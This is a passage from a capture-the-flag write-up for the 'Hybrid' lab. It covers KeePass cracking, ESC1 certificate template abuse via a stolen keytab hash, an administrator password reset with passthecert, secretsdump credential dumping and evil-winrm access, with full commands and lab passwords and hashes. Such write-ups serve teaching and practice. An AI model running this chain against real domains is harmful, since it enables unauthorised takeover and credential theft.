
Amazing we got the user flag 🥳

Now let’s transfer the password.kdbx to our machine
1
wget http://10.10.255.102:8080/passwords.kdbx
now let’s try to open the pasowrds file

we need a password so let’s go and crack it
1
keepass2john passwords.kdbx > crackme.txt

Now using john to crack the hash
1
john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt

Unfortunately it will not be cracked so let’s try to login with the same password as the email

And we did so let’s go and copy the password and try to authenticate to the dc
1
nxc smb hybrid.vl -u 'peter.turner' -p 'b0cwR+G4Dzl_rw'

and we did login so let’s go and get a bloodhound
1
bloodhound-python -ns 10.10.255.101 -d hybrid.vl -u peter.turner -p b0cwR+G4Dzl_rw -c all --zip

Now let’s go and open it and see if anything interesting we can find

and we don’t have any permissions so let’s see the certificate services
1
certipy-ad find -u peter.turner@hybrid.vl -p 'b0cwR+G4Dzl_rw' -dc-ip 10.10.255.101

Now let’s search for any ESC vulnerabilities
1
cat 20250329082653_Certipy.txt | grep -i ESC -b40

Notice that there is a template named HybridComputers is vulnerable to ESC1
Now on the mail01 machine let’s search for keytab file
1
ls -las /etc/krb5.keytab


now let’s transfer the file to our machine
1
wget http://mail01.hybrid.vl:9090/krb5.keytab
now let’s retrieve the MAIL01$ hash
1
python3 keytabextract.py ../krb5.keytab

and we reconered the passwd of the MAIL01$
let’s now abuse the certificate service
1
certipy-ad req -ca 'hybrid-DC01-CA' -dc-ip '10.10.255.101' -u 'MAIL01$' -hashes :0f916c5246fdbc7ba95dcef4126d57bd -template 'HybridComputers' -target 'dc01.hybrid.vl' -upn 'administrator@hybrid.vl' -key-size 4096

now let’s retrive the administrator hash
1
certipy-ad auth -pfx administrator.pfx

and we got Not Trusted
1
2
certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt

Now let’s reset the admin password
1
python3 passthecert.py -crt administrator.crt -key administrator.key -domain hybrid.vl -dc-ip 10.10.255.101 -target administrator -new-pass -action modify_user

now let’s go and use secretsdump to dump the credentials
1
impacket-secretsdump hybrid.vl/administrator:'CkrmFFBPnkFOXoSIq40xL4ZaH92CrRiy'@10.10.255.101

now let’s try to login with winrm
1
evil-winrm -i hybrid.vl -u administrator -p 'CkrmFFBPnkFOXoSIq40xL4ZaH92CrRiy'

now let’s go to administrator desktop to see the flag
1
dir C:\Users\Administrator\desktop

and we did it we got the root flag 🥳
That’s it for the Hybrid chain! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |